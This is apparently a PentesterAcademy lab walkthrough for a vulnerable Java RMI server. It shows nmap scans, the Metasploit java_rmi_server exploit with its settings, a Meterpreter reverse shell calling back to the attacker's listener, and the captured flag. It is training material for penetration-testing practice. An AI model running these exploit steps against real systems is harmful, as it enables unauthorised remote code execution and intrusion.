
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable RMI Server
URL	https://attackdefense.com/challengedetails?cid=1952
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.175
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.175

```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.175
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 15:57 IST
Nmap scan report for ip-10-0-0-175.ap-southeast-1.compute.internal (10.0.0.175)
Host is up (0.0027s latency).
Not shown: 8294 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1099/tcp  open  rmiregistry
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49164/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap vuln script against java rmi registry port 1099 to find if it's vulnerable or not.

Command: nmap --script vuln -p 1099 10.0.0.175

```
root@attackdefense:~# nmap --script vuln -p 80 10.0.0.175
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 16:03 IST
Nmap scan report for ip-10-0-0-175.ap-southeast-1.compute.internal (10.0.0.175)
Host is up (0.0028s latency).

PORT   STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 16.43 seconds
root@attackdefense:~# nmap --script vuln -p 1099 10.0.0.175
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 16:03 IST
Nmap scan report for ip-10-0-0-175.ap-southeast-1.compute.internal (10.0.0.175)
Host is up (0.0036s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 22.91 seconds
root@attackdefense:~#
```

Step 4: JAVA RMI registry is vulnerable to default configuration remote code execution vulnerability. Exploiting using metasploit framework.

Commands:
msfconsole
use exploit/multi/misc/java_rmi_server
set RHOSTS 10.0.0.175
set LHOST 10.10.0.3
set HTTPDELAY 20
set TARGET 1
exploit

```
msf5 exploit(multi/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
msf5 exploit(multi/misc/java_rmi_server) > set RHOSTS 10.0.0.175
RHOSTS => 10.0.0.175
msf5 exploit(multi/misc/java_rmi_server) > set LHOST 10.10.0.3
LHOST => 10.10.0.3
msf5 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf5 exploit(multi/misc/java_rmi_server) > set TARGET  1
TARGET => 1
msf5 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.10.0.3:4444
[*] 10.0.0.175:1099 - Using URL: http://0.0.0.0:8080/w4ipOgADvP
[*] 10.0.0.175:1099 - Local IP: http://10.10.0.3:8080/w4ipOgADvP
[*] 10.0.0.175:1099 - Server started.
[*] 10.0.0.175:1099 - Sending RMI Header...
[*] 10.0.0.175:1099 - Sending RMI Call...
[*] 10.0.0.175:1099 - Replied to request for payload JAR
[*] Sending stage (180291 bytes) to 10.0.0.175
[*] Meterpreter session 1 opened (10.10.0.3:4444 -> 10.0.0.175:49172) at 2020-09-17 16:11:36 +0530
[*] 10.0.0.175:1099 - Server stopped.

meterpreter >
```

We have successfully exploited the target.

Step 5: Searching the flag.

Command: shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 2384 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\Java\jre1.5.0_22\bin>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/14/2020  05:40 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/14/2020  05:12 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/10/2020  09:10 AM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)   9,271,808,000 bytes free

C:\>type flag.txt
type flag.txt
8b0dc2e34844337434b8475108a490ab
C:\>
```

This reveals the flag to us.

Flag: 8b0dc2e34844337434b8475108a490ab

References

1. Java RMI (https://docs.oracle.com/javase/7/docs/technotes/guides/rmi/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server)